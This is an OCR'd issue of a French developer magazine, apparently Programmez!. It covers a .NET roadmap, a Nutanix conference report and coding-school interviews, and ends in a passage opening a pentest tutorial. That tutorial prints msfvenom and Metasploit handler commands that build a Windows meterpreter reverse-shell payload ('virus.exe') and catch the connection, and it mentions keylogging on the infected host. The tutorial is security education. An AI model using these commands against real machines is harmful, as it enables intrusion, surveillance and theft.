Les principales nouveautés attendues / annoncées : l'annonce en a été faite à la dernière conférence BUILD. Il s'agit de .Net Core vNext, donc au-delà de .Net Core 3.0. Il s'agit de réunifier les noms. L'ambition est d'être disponible sur Windows, Linux, macOS, iOS, Android, tvOS, webassembly, etc.

Au-delà, Microsoft a annoncé une ambitieuse roadmap :



LTS

On parle souvent de LTS et de non-LTS. LTS signifie support long terme. C'est-à-dire que cette version est supportée officiellement durant x années et recevra les mises à jour et les patchs de sécurité nécessaires. Une version non-LTS a une durée de vie très courte, quelques mois. Seules les versions issues d'une forte communauté, d'une fondation, d'un éditeur sont LTS. Chacun fait un peu ce qu'il veut sur le support. Exemple : Angular est sur un cycle de 6 mois pour les versions majeures. Le support se fait sur une version.

VERSIONING

On parle de versions majeures et de versions mineures. Ces dernières sont souvent des versions de bug fix, de sécurité, introduisant peu ou pas de nouveautés. React explique aussi la structure des versions avec x.y.z :
X = une version majeure introduisant une rupture ;
Y = nouvelle fonction, version mineure (ex. : 15.6) ;
Z = bug fix. On corrige les bugs, les problèmes importants.
N'oubliez pas de lire les notes de versions (release notes). Elles indiquent les changements, les modifications, les nouveautés, la migration entre les versions.

.Next Copenhague : Nutanix fête ses 10 ans avec plusieurs améliorations significatives de ses solutions pour le cloud

Era, Xi Leap, Xi Cluster, etc. Nutanix renforce son offre sur plusieurs fronts et s'intègre nativement à ServiceNow pour encore plus d'automatisation du cloud.

À Copenhague, Nutanix a organisé du 8 au 10 octobre dernier la 4e édition de son évènement .Next Europe 2019. Devant plus de 4 000 personnes, l'éditeur qui compte aujourd'hui parmi les leaders du cloud computing a fêté ses 10 ans. Devant cette foule nombreuse venue de toute la zone EMEA, Nutanix, a réaffirmé, tant par les mots que par les actes, sa stratégie historique qui vise à simplifier les infrastructures et du cloud pour les rendre plus transparents.

Intégration de Service Now

Et c'est la première chose qu'a tenu à rappeler Dheeraj Pandey, le CEO et cofondateur de Nutanix en montant sur scène. « Notre mission est aujourd'hui de rendre les infrastructures invisibles pour les utilisateurs, qu'elles soient on premise, hybride, cloud ou multicloud. Dans cette optique, la firme a fait un grand pas vers une automatisation accrue des clouds privés annonçant une intégration maintenant totale avec la solution d'ITSM, Service Now. Cette intégration apporte aux équipes une vision complète de bout en bout des ressources Nutanix du datacenter pour en améliorer le pilotage. 1


En outre, le moteur d'automatisation X-Play du logiciel de gestion Prism Pro s'agrémente d'une nouvelle commande qui sert à tirer parti du service ITSM de ServiceNow pour avertir les responsables informatiques des incidents et des alertes dans leur environnement cloud privé. Ces capacités d'automatisation se complètent de l'introduction dans le ServiceNow Store de Nutanix Calm sous forme de plug-in. Calm est un framework de gestion d'applications multicloud qui permet l'automatisation, l'orchestration et la gestion du cycle de vie. Avec ce plug-in, les utilisateurs de ServiceNow peuvent rapidement dimensionner, gérer et mettre à l'échelle des applications via les "blueprints" proposés par le framework, lesquels sont accessibles via le catalogue de services de ServiceNow. Il est aussi possible de provisionner directement des environnements définis et préchargés pour les différentes équipes, de développement et de production.

Qui dit automatisation dit aussi plus "d'autonomie" pour l'infrastructure, en intégrant des fonctionnalités de self-tuning, self-learning, self-driving et self-healing boostées à l'IA, Nutanix introduit une nouvelle brique baptisée Insights qui intègre de l'analyse prédictive et du support automatisé afin de vérifier que les configurations des utilisateurs sont optimales et répondent aux bonnes pratiques définies par l'éditeur. Délivrée en mode SaaS, la solution permet ainsi de réduire les actions manuelles que doivent réaliser les équipes et permet de garantir une meilleure disponibilité des infrastructures.

Au-delà du "Software Defined Datacenter"

Dans la droite lignée de sa volonté de transiter vers une infrastructure plus transparente, Nutanix met en avant une pile de plus en plus complète qui va au-delà du "Software Defined Datacenter" et s'étend aux différents clouds. La firme s'appuie pour y arriver sur des solutions complémentaires assurant une continuité de services entre les systèmes on premise et les clouds publics. Pour illustrer son propos, Nutanix a démontré sur scène son service de reprise après sinistre, XI-Leap, qui permet un failover et un failback des VM vers le cloud Nutanix sur ESXi et AHV. À noter que ce service est maintenant proposé depuis des datacenters dans deux nouvelles régions en Europe, l'Italie et l'Allemagne, en complément de l'Angleterre (Londres) annoncée l'an dernier.

Autre démonstration faite en direct, celle de Xi Clusters on AWS qui permet aujourd'hui de déployer la pile Nutanix en bare metal sur des clusters Amazon Web Services. 2



L'intégration de Nutanix à ServiceNow permet non seulement d'obtenir une vue complète des infrastructures Nutanix, mais aussi d'automatiser plusieurs tâches.

Concrètement, les détenteurs d'un compte AWS vont pouvoir déployer en bare metal sur des infrastructures EC2 des clusters Nutanix AOS avec toute la stack de Nutanix, y compris l'hyperviseur AHV. Il ne sera alors pas nécessaire de modifier les applications pour les porter sur le cloud public qui deviendra une simple extension via Virtual Private Cloud, Direct Connect ou un VPN. Interrogé sur la similarité de sa solution avec ce que propose déjà VMware sur le sujet, Nutanix a reconnu que l'idée était bonne, mais que la mise en application par son concurrent n'était pas optimale, rappelant qu'avec cette dernière, il était nécessaire de reconstruire les applications pour les porter sur le cloud public.

La démonstration réalisée sur scène mettait en avant la simplicité de ces déploiements réalisés en 5 clics et surtout les avantages qu'ils apportent pour la réalisation de tâches ponctuelles. Il est ainsi possible de "mettre en pause" un cluster Nutanix sur AWS. Les instances EC2 la supportant sont alors décommissionnées automatiquement afin de réduire les coûts et les informations qui y sont relatives sont alors stockées dans le service de stockage objets S3, ce qui permet de redémarrer le cluster à l'identique plus tard. À noter que Xi Clusters est aussi actuellement en test sur les infrastructures GCP de Google.

La solution Era, pour la gestion des bases de données, bénéficie aussi de nouvelle amélioration avec l'arrivée d'une version 2.0. D'abord pensée pour les DBA, elle permet notamment de cloner, de dupliquer et de déployer des bases de données en quelques clicks sur différentes infrastructures. Fonctionnant pour l'instant avec les moteurs SGBD SQL Server, Oracle, Postgres SQL et Maria DB, elle permet de déployer des bases de données avec leur VM et leur paramètre sur divers environnements, on premise ou sur le cloud, par exemple pour le test et le développement de nouvelles applications. La version 2.0, attendue prochainement, intègrera le support de solutions NoSQL en commençant par Mongo DB. Le support de SAP Hana est également annoncé. Era 2.0 apportera également une gestion des accès des données native ainsi que la gestion centralisée des bases de données sur des infrastructures multiclusters. 3

La conférence a également été l'occasion d'obtenir des retours d'utilisation sur les dernières solutions de Nutanix, notamment Xi IoT. L'intégrateur et éditeur français Hardis, spécialisé dans la gestion des entrepôts, a ainsi fait la démonstration sur scène d'une application qui reconnaît le mouvement des palettes grâce aux images des caméras de vidéosurveillance, afin de simplifier le travail des opérateurs de logistique. "Non seulement la solution Xi IoT facilite la mise en place de ces solutions avec une approche clés en main, mais permet aussi de simplifier les déploiements à l'échelle", a ainsi expliqué Damien Pasquinelli, CTO de Hardis Advanced Solution qui porte l'offre IoT chez Hardis.

•




Schéma de fonctionnement de Xi Cluster.

Plusieurs nouveautés pour Era avec la prise en charge de Mongo DB et SAP.

TROIS QUESTIONS À SYLVAIN SIOU,

Senior Director EMEA de Nutanix sur Karbon

Sylvain, qu'est-ce que Karbon ?

Sylvain Siou : Karbon fait partie intégrante de la pile logicielle de Nutanix et apporte une solution prête à la production pour Kubernetes ainsi que la persistance pour les applications Kubernetes, la visibilité et le suivi des containers dynamiques, la gestion des bases de données dans une offre simple à déployer et à gérer. Nutanix fournit ainsi une solution et un outillage pour automatiser dans une approche DevOps le déploiement des applications de type Kubernetes dans leur cloud privé. La persistance est assurée via le support de l'interface standard CSI (Container Storage Interface) qui permet de tirer parti du stockage en mode block (Volumes) et en mode Fichiers (Files) de Nutanix pour un stockage Kubernetes simple et performant.

En quoi Karbon permet de simplifier les déploiements Kubernetes ?

Sylvain Siou : Kubernetes est un ensemble de technologies qui demande beaucoup de gestion et de lifecycle management. Avec Karbon nous permettons le déploiement et la gestion en un clic d'une solution Kubernetes préconfigurée avec une automatisation des mises à jour. Toute personne qui a déjà déployé un cluster Kubernetes comprend à quel point une solution comme celle-ci peut être utile pour gérer ses environnements de container. Elle est beaucoup plus simple à utiliser et à configurer. On peut ainsi facilement déployer plusieurs clusters Kubernetes sur la même plateforme pour avoir des ressources dédiées pour chaque équipe.

Quels sont aujourd'hui les cas d'usages de Karbon ?

Sylvain Siou : Le cas d'usage principal, c'est de fournir une plateforme de microservices on-premise sans avoir un TCO élevé. Kubernetes reste une technologie émergente souvent très gourmande en expertise et en ressources humaines. Ensuite, on voit des équipes qui utilisent Karbon pour maquetter rapidement des solutions en interne qu'elles voudraient ensuite basculer sur le cloud et inversement.

Suite de notre dossier école paru dans le n°232

Questions-réponses avec Frédéric Bardeau (président / cofondateur de Simplon.co) & Elodie Salin (directrice Formation, Ingénieries et Partenariats de Simplon.co)

Depuis quelques années, les écoles (cursus complet / alternances), les centres de formations sur les métiers de l'informatique et notamment le développement se multiplient. Avec la promesse de trouver un emploi derrière. Quel est votre sentiment sur cette situation ?

Effectivement, Simplon n'est pas la première formation de ce type, ni la seule. Plusieurs autres formations existaient déjà en France avant l'apparition de Simplon.co en 2013, comme la Web@cadémie, R2K, 3WAcadémie ou encore Cefim et bien d'autres dans les territoires… D'autres se sont créées à peu près en même temps ou presque que Simplon.co, comme Le Wagon, l'école 42, Webforce3,… troisième catégorie : celle des formations qui se sont créées au contact de Simplon (copycats, forks ou franchisés s'étant autonomisés) : Wild Code School (auparavant Simplon Village dans le Perche), Pop School, Access Code School ou Pôle S,... et enfin dernière catégorie : toutes les formations montées dans le sillage du dispositif Grande École du Numérique. Avec d'autres, nous défendons une démarche qui vise à innover pour résoudre l'absurdité patente entre un besoin de compétences non satisfait et des talents gâchés car au chômage et potentiellement capables de se former…

© Agence Alter & Ego / Frédéric Bieth

Finalement : trop d'écoles / formations ne tuent-elles pas l'école informatique avec une offre pléthorique et le risque d'être peu visible ? Comment faites-vous pour recruter car sans étudiants, pas d'école ?

Effectivement les enjeux de "sourcing" de nos apprenants sont essentiels et concentrent pas mal d'énergies de la part des salariés de Simplon. Mais cela tient plus à la difficulté d'aller chercher des talents qui s'ignorent qu'à une concurrence acharnée entre les écoles.
A Simplon, les critères sociaux sont prépondérants et préalables pour accéder à nos formations : nous souhaitons privilégier les demandeurs d'emploi (décrocheurs, ou longue durée), les personnes en reconversion et les séniors, les publics réfugiés ou primo-arrivants, les personnes en situation de handicap, les allocataires de minimas sociaux et les publics éloignés du numérique ou de l'emploi. Il faut aller chercher ces talents partout sur les territoires - qu'ils soient ruraux ou urbains !
Pour cela, nous nous appuyons sur un réseau de prescripteurs - dont Pôle Emploi et les missions locales - qui réorientent des candidats vers nous. Par ailleurs, nous organisons très régulièrement des informations collectives à destination des personnes intéressées afin de présenter notre offre, de les orienter au mieux dans leurs parcours et de répondre à toutes leurs questions. Dès que nous le pouvons, nous communiquons sur notre offre de formation. En ce sens, la notoriété de Simplon - appuyée par les médias ou sur les réseaux sociaux - est importante pour son impact social. Les apprenants sont donc au coeur de notre démarche, tout comme les formateurs qui constituent un enjeu de sourcing également ! Il nous faut trouver des professionnels compétents professionnellement et qui partagent l'ADN de Simplon.
A ce jour, nous continuons à accueillir plus de candidats que de places… Nous n'avons aucune difficulté concernant notre visibilité ou un "ralentissement" de l'envie des publics. En revanche, nous rencontrons régulièrement des candidats qui ont un réel potentiel mais qui ont besoin, plus que d'autres, d'être accompagnés, soit sur des problématiques sociales, soit sur la maîtrise des savoirs de base. Et nous n'avons pas toujours les moyens de leur offrir cet appui.

Avez-vous le sentiment que l'on mise plus sur la quantité que la qualité ? Est-ce valable dans toute la France ou selon les régions ?

Le besoin de profils est massif et donc la quantité est très importante. En revanche, il s'agit d'insérer durablement des personnes dans des entreprises et donc la qualité est indispensable. Il est clair que c'est difficile de faire les deux mais il faut absolument faire les deux. Depuis 2015, le dispositif "Grande École du Numérique" tente de faire passer à l'échelle et de labelliser, et financer, des formations gratuites de profils junior dans toute la France et franchement c'est un succès.

Ne fait-on pas (trop) rêver le jeune, l'étudiant ou la personne qui se réoriente ? Oui l'informatique embauche mais pas tous les profils ni toutes les compétences ? Un choc culturel pour certain(e)s ?

Nous formons des personnes éloignées du monde du travail ou dont l'emploi est menacé par la montée en puissance du numérique aux métiers porteurs - en tension dans le secteur du numérique. Pour cela, nous leur proposons des parcours de formation qui permettent de valider des blocs de compétences complémentaires les uns des autres.

Au-delà des métiers visés par nos formations et des compétences qu'ils requièrent, c'est la pédagogie de Simplon qui est particulière car elle ne s'apparente pas à une pédagogie "scolaire" et donc ne convient pas à tout le monde.
C'est donc au travers d'une sélection sur la base de la motivation, de l'appétence, de la capacité à travailler en équipe, de la prédisposition au métier numérique visé par la formation et de la compatibilité avec le modèle pédagogique (autonomie, pédagogies actives, mode projet, peer-learning,…) ainsi qu'à l'organisation de Simplon.co (pair programming, travail collaboratif) que se décide l'admission.
Localement, en fonction des partenaires, des territoires et des financements, d'autres critères peuvent intervenir : âge (moins de 25 ans ou au contraire séniors), géographie (quartiers politique de la ville ou ruralité, résidence dans l'agglomération de la fabrique, etc.), niveaux d'études (pas de diplôme et décrocheur pour la Grande École du Numérique, BAC + 2 pour certaines formations, etc.).

A Simplon, quels sont les focus que vous mettez en avant ? Quelle est la part du travail personnel ? Comment les motiver pour que les étudiants soient curieux car nos métiers changent vite.
D'abord, nous créons un environnement d'apprentissage qui est le plus proche possible de celui de l'entreprise, avec une équipe pédagogique bienveillante, qui prône le droit à l'erreur comme un levier de progression accélérée.
Nous leur apprenons à travailler ensemble et à apprendre par eux-mêmes car, en effet, ils vont devoir sans cesse renouveler leurs compétences et leurs savoirs donc le meilleur des apprentissages est bien celui-là.
C'est sûr, les formations que nous proposons sont intensives ! Nous le disons tout au long du processus de sélection afin de préparer autant que possible les candidats à ce qui les attend pendant les mois de formation.

A la sortie de votre formation, à quoi peut prétendre la personne ? Quelles sont ses compétences ?
Historiquement Simplon.co s'est positionné sur un référentiel de formation de développeur web et mobile, suivant en cela les précédents américains (« bootcamps ») et les initiatives pionnières qui existaient déjà en France. Cela reste une part importante de nos formations, parce que c'est le métier le plus en tension dans le domaine du numérique, mais le référentiel a été rapidement déployé sous différentes versions (Ruby, PHP, Java, JS) avec des approches métiers différenciées (full stack, back-end, front-end, intégration, CMS,…).
Puis, constatant à la fois que le métier de développeur exige des qualités particulières qui ne sont pas à portée de tous les profils, que les Simplonien•ne•s formé•e•s en tant que développeurs exerçaient des métiers différents une fois employés, et enfin que d'autres métiers du numérique étaient également en tension – et permettaient donc de proposer des parcours d'insertion plus inclusifs -, Simplon.co a investigué d'autres référentiels de formation. Référent numérique, développeur data, technicien data IA, Wordpress/CMS, DevOps, Cybersécurité, etc.
Par ailleurs, Simplon.co explore en partenariat avec des entreprises des référentiels de formation autour des technologies Mainframe, FTTH, fab manager, …
Enfin, et c'est le plus important, Simplon.co a commencé ses formations en octobre 2013 et elles n'étaient à l'époque ni certifiantes ni diplômantes mais nous avons eu depuis la possibilité et la chance de délivrer des titres et de faire valider nos propres blocs de compétences auprès de la commission nationale des certifications (aujourd'hui France Compétences). Cela permet à nos apprenant•e•s d'objectiver leurs compétences et à Simplon d'être éligible à des financements qui nous permettent de maintenir nos formations gratuites, de valider des acquis professionnels (VAE et VAP), etc.
Surtout, cette double approche - formation à visée certifiante et partenariats étroits avec les entreprises - nous a permis de développer très fortement l'alternance - via le contrat de professionnalisation.
Ce format pédagogique - alternance de temps en entreprises et temps chez nous - est parfaitement adapté à nos publics et nos métiers. •

Entretien avec Bruno Faure
(Web School Factory)

Depuis 2012, Bruno Faure travaille à la Web School Factory où il est directeur des pédagogies et de l'innovation. Il a lancé en 2017 le programme de l'Etape Design, une formation de 10 mois pour former au métier de Web Designer. Plus récemment, il a créé le Bachelor Tech&Code Factory, une formation en développement web sur 3 ans, accessible sur concours et totalement en apprentissage.

Depuis quelques années, les écoles (cursus complet / alternance), les centres de formations sur les métiers de l'informatique et notamment le développement se multiplient. Avec la promesse de trouver un emploi derrière. Quel est votre sentiment sur cette situation ?
L'innovation et la transformation sont au cœur des enjeux de notre époque. L'apparition continue de nouvelles technologies s'accompagne d'un renouvellement perpétuel dans le milieu de la Tech. Ainsi, les entreprises quel que soit leur secteur d'activité, ont un besoin croissant de maîtriser leurs informations numériques et la data qui en découle. Le système éducatif tente de répondre au mieux à cette forte demande en créant des formations afin d'inculquer aux futurs experts les compétences adéquates.
Afin de répondre précisément à la demande

des entreprises, le bachelor Tech&Code Factory propose une formation axée sur des cas concrets en lien avec les besoins et problématiques des entreprises. La formation a été co-construite avec les entreprises de telle sorte que nos étudiants soient opérationnels dès la première année.

Finalement : trop d'écoles / formations ne tuent-elles pas l'école informatique avec une offre pléthorique et le risque d'être peu visible ? Et surtout, avec cette concurrence très vive, comment faites-vous pour recruter car sans étudiants, pas d'école ?

Les métiers du digital se sont diversifiés ces dernières années. Certains secteurs d'activités attirent plus que d'autres. Ainsi, il y a une hétérogénéité des besoins et des habitudes d'apprentissage. Pour mieux répondre aux besoins des étudiants, les différentes écoles ou formations tentent d'y répondre en proposant des pédagogies différentes en adéquation également avec les besoins des entreprises. Par exemple, un développeur informatique peut avoir un profil de technicien (BAC+2) ou d'ingénieur (BAC+5). Sécurisant et professionnalisant, le format du bachelor choisi par Tech&Code a séduit les étudiants qui sont déjà nombreux à s'inscrire aux sessions d'admissions. Le bachelor est le mix parfait entre l'enseignement académique et professionnel car la formation répond aux besoins actuels et futurs des entreprises. L'attrait de la formation repose également sur la méthodologie en mode projet. Ainsi, les étudiants sont ancrés, dès la première année, sur des cas réels d'entreprises, y compris durant leurs cours.

Combien coûte le cursus ?

Il s'agit d'un cursus en trois ans, accessible sur concours, en apprentissage, 100 % gratuit et rémunéré dès la deuxième année pour les étudiants.

Avez-vous le sentiment que l'on mise plus sur la quantité que la qualité ? Est-ce valable dans toute la France ou selon les régions ?

Les concurrences entre établissement s'aiguisent et conduisent à considérer l'enseignement supérieur comme un espace segmenté. L'enseignement supérieur est un marché comme un autre. Certains cursus sont donc quantitatifs et d'autres qualitatifs. Certaines formations optent pour l'enseignement sur mesure avec des promotions réduites et d'autres recrutent en grand nombre pour offrir un enseignement supérieur à tous.
Tech&Code Factory a opté pour un suivi personnalisé avec des promotions de 20 étudiants. Les étudiants sont alors encadrés par des tuteurs en entreprise et par un panel d'intervenants professionnels durant les cours afin de garantir un suivi tout au long du cursus. Le lien avec l'entreprise est repensé pour garantir un accompagnement personnalisé dans leur intégration. Ainsi, les étudiants collaborent en petits groupes au sein d'une même entreprise et apprennent ensemble la culture professionnelle.

Ne fait-on pas (trop) rêver le jeune, l'étudiant ou la personne qui se réoriente ? Oui l'informatique embauche mais pas tous les profils ni toutes les compétences ? Un choc culturel pour certain(e)s ?

Lors d'un lancement de formation, il est nécessaire d'adopter une communication claire pour ne pas avoir un effet déceptif. Une école ou une formation, ce sont des structures plus complexes qu'une entreprise. C'est une communication où l'on ne peut pas adapter les méthodes en vigueur dans les entreprises. L'étudiant doit comprendre les grandes lignes de la formation. L'étape du concours permet d'expliciter nos attentes et de comprendre celle de l'étudiant. Les test individuels ou collectifs permettent de savoir si la formation convient aux étudiants. Les entreprises participent au recrutement des étudiants et ce sont elles, qui sélectionnent et embauchent les étudiants.

Dans votre école, quels sont les focus que vous mettez en avant ? Quelle est la part du travail personnel ? Comment les motiver pour que les étudiants soient curieux car nos métiers changent vite ?

Notre formation s'adresse aux étudiants de 17 à 25 ans détenant ou non le BAC. Lors des sessions d'admissions, c'est leur appétence et leur attirance pour les domaines techniques liés au web qui sont évaluées. La motivation et la curiosité sont également les grands critères de recrutement. Durant les trois ans de formation, nous mettons un point d'honneur sur le mode projet. Les étudiants vont acquérir des compétences au cours de la première année qu'ils vont ensuite exploiter durant leur alternance. Les étudiants auront la possibilité de traiter en cours les problématiques vues en entreprises. Au-delà de l'apprentissage technologique, la formation propose également des cours de management pour faciliter l'intégration des étudiants en entreprise, et ce, dès leur première entrée dans une entreprise. Le travail en équipe est une bonne manière de stimuler les étudiants et ce tout au long de la formation.

À la sortie de votre formation, à quoi peut prétendre la personne ? Quelles sont ces compétences ?


Ce bachelor a pour vocation de former à des métiers qui répondent à des besoins précis et identifié par les entreprises. Notre ambition est de former des développeurs polyglottes qui savent maîtriser différentes langages informatiques. La formation permet d'acquérir et d'articuler des compétences de savoir être et savoir-faire, compétences primordiales en entreprise.
Nous préparons aux métiers de développeur web fullstack, développeur front-end, développeur back-end, développeur mobile ou encore développeur-intégrateur de solutions complexes. Le Bachelor permet de former des développeurs web dotés d'une vision 360° du monde du numérique et d'une connaissance approfondie du monde de l'entreprise pour garantir son employabilité sur le long terme.

N'est-ce pas une certaine « fuite en avant » avec les recherches parfois extravagantes des recruteurs et entreprises qui cherchent les développeurs à 42 bras sachant tout faire pour un salaire inférieur à la moyenne ?

Pour certains, le développeur apparaît comme un touche-à-tout technique nécessaire aux entreprises qui opèrent leur transition numérique. Cette approche est peu réaliste, à mon goût, d'autant plus avec la multiplication des nouvelles technologies. On peut même dire qu'il n'existe pas un, mais de multiples profils de développeurs. C'est un des maillons essentiels dont l'entreprise a aujourd'hui vraiment besoin. Les compétences Tech sont très recherchées et ne cessent d'évoluer. Co-construite avec des entreprises, la formation Tech&Code répond donc à des besoins précis, concrets et identifiés, ce qui garantit aux étudiants de développer une expertise professionnelle pérenne. •

La compagnie des nains

« Bramor est un jeune nain. Apprenti forgeron, il était destiné à un bel avenir au sein de la cité-mine du Rakdur. Affronter gobelins, géants et trolls, voilà ce dont il rêve chaque nuit. Sa première mission - assurer la reconnaissance des alentours du Rakdur - devait être des plus tranquilles... »



nouveau

Roman illustré d'heroic-fantasy de César Séjourné

L'ouvrage est disponible sur Amazon.fr en format broché (15,99 €) et kindle (2,99 €) :

https://tinyurl.com/y3lptfog

Sécurité + développeur : amis ou ennemis ?

Si le développeur n'est pas sensibilisé ni intégré à la politique de sécurité, vous laisserez de jolies vulnérabilités. Le développeur est la première sentinelle de la sécurité. Si le code est propre et respecte les bonnes pratiques, vous limiterez les failles de base.

Bref, il faut laisser le temps aux développeurs de sécuriser le code, de mettre en place les bonnes pratiques de la programmation sécurisée, d'utiliser les outils adaptés (rien que les analyses statiques et dynamiques du code feront disparaître les vulnérabilités les plus communes). Mais il faut aussi que le développeur soit sensibilisé à la sécurité et que les équipes, les entreprises, les DSI, les RSSI aient conscience que le développeur doit être dans le plan global de sécurité (communément appelé SecPlan). Il y a quelques années, et dans une moindre mesure, encore aujourd'hui, les clients, les entreprises n'hésitaient pas à couper dans les tests pour déployer plus rapidement, la sécurité c'est parfois un peu pareil.

Il est **INADMISSIBLE** *que certaines vulnérabilités OWASP TOP 10 existent encore en 2019. Tout comme, il n'est pas admissible de garder des piles techniques (serveurs d'applications, frameworks, langages, etc.) anciennes, non patchées, ni mises à jour ! Garder des outils, des langages, des frameworks/librairies obsolètes qui ne sont plus supportés par les éditeurs et communautés, c'est être suicidaire et exposer son back-end à des attaques. Jusqu'ici, tout va bien…*

La sécurité ne concerne pas que les Ops (le fameux Ops de DevOps) ni que les RSSI. La sécurité doit être globale et soutenue par toutes les entités de l'entreprise, toutes les équipes, tous les responsables et… par les développeurs.

Dans ce dossier, nous allons parler de Pentest (les fameux tests de pénétration), de DevSecOps, de sécurité des développements mobiles, de secure by design et nous évoquerons une révolution en cours dans la cryptographie avec la cryptographie quantique.

La rédaction.

Christophe Villeneuve
Consultant IT pour Hello-design, Mozilla Rep, auteur de livres pour les éditions Eyrolles et aux Éditions ENI, PHPère des elePHPants PHP, membre des Teams DrupalFR, AFUP, LeMug.fr (MySQL/MariaDB User Group FR).

Les tests d'intrusions : les joies du pentest !

Dans notre précédent article, dans Programmez ! 223, « Hacker un site internet », on laissait entrevoir une suite - que nous vous proposons aujourd'hui - pour aller un peu plus loin dans la sécurité de vos projets Web et de vos réseaux informatiques. Nous allons aborder un sérieux sensible et terriblement intéressant : les tests d'intrusions / pénétrations. Le fameux pentest !

Ils peuvent être effectués manuellement, nécessitant temps et patience. Toutefois les outils existent pour détecter plus rapidement les faiblesses d'un réseau de sécurité et vous alerter des menaces futures venant d'attaquants expérimentés.

Il existe une large gamme d'outils sur le marché, et le Dark Net. On y trouve aussi bien des outils commerciaux et open source. Sachez que ces outils sont destinés à la pratique du hacking légal et il est par conséquent encadré. Ils touchent l'ensemble des niveaux de la sécurité informatique. Mais parfois, la frontière est mince entre légal et illégal. Notez aussi qu'il existe des plateformes matérielles de pentest, telle que la carte Bus Pirate.

AVERTISSEMENT

L'auteur et la rédaction ne peuvent pas être tenus responsables du contenu de cet article et de son usage

niveau 200

Plateforme de tests intrusions

Metasploit 1

Metasploit signifie « *Metasploit Pen Testing Tool* », un projet open source en double licence (gratuite et professionnelle avec des fonctionnalités avancées). Son but est de fournir des informations sur les vulnérabilités des systèmes informatiques.

Les 3 axes de Metasploit sont :

- **Exploit** : un petit script qui exploite une vulnérabilité dans un système ou une application.
- **Payload** : un script qui s'exécute sur le système piraté. Il s'accouple avec un fichier binaire (exe, PDF…) et s'exécutera en même temps que lui, du même genre qu'un trajan (cheval de Troie).
- **Auxiliaire** : il s'agit d'un utilitaire, utilisé pour scanner et détecter les vulnérabilités d'une application.

Bien entendu, il embarque une suite d'autres outils pour vous aider à déterminer comment les hackers peuvent vous pirater. On dispose aussi de frameworks ainsi que d'un outil d'opcode, pour les dépassement de tampons, un shellcode ou une fonction de recherche. Par ailleurs, il peut simuler des infections clients / serveurs et la prise en main du PC infecté, exactement comme avec un botnet.

Metasploit s'utilise en 2 étapes :


- Tout d'abord, il va générer la prise en main par un exploit distant et la console du framework.
- Ensuite, après avoir réalisé l'exploit, il permet la prise en main sur la machine infectée par le meterpreter.

Ainsi, vous pouvez effectuer des captures d'écran, enregistrer les frappes du clavier, etc.

À travers un exemple, vous allez voir un cas pratique autour des 3 axes décrits plus haut. Nous allons utiliser un réseau avec comme IP, 192.168.1.x. Comme pour pouvoir envoyer un virus.

La première étape consiste à connaître le réseau. Pour ce faire, on utilise un outil de scan réseau qui va découvrir une liste de machines visibles :

- serveur MetaSploit (192.168.1.10)



1

- machine 1 (192.168.1.125)
- machine 2 (192.168.1.19)
- ma machine (192.168.1.50)

À partir de votre machine, ouvrez un terminal pour taper la commande suivante :

```
$ msfvenom –p windows/meterpreter_reverse_tcp –f exe –a x86 –platform windows
 LHOST 192.168.1.50 LPORT 4444 –o virus.exe
```

La description des arguments :

- -p prépare le payload ;
- -f exe indique que le type de fichier, ou l'extension de fichier sera **exe** ;
- -a x86 indique l'architecture système. x86 est utilisée dans les systèmes 32 bits, même si mon système est en 64 bits, on peut faire tourner un programme 32 bits sur un système 64 bits ;
- platform Windows indique que ce virus est pour Windows ;
- LHOST est l'IP de l'attaquant (votre machine) ;
- LPORT est le port que vous souhaitez utiliser ;
- -o est le chemin d'enregistrement du fichier, avec son nom.

Ensuite, vous installez Payload :

```
$ ~# use mulit/handler
$ ~# Set PAYLOAD windows/meterpreter/reverse_tcp
$ ~# Set LHOST  192.168.1.50
$ ~# Set LPORT 4444
```

Ce logiciel va se comporter comme un malware à partir de votre machine.
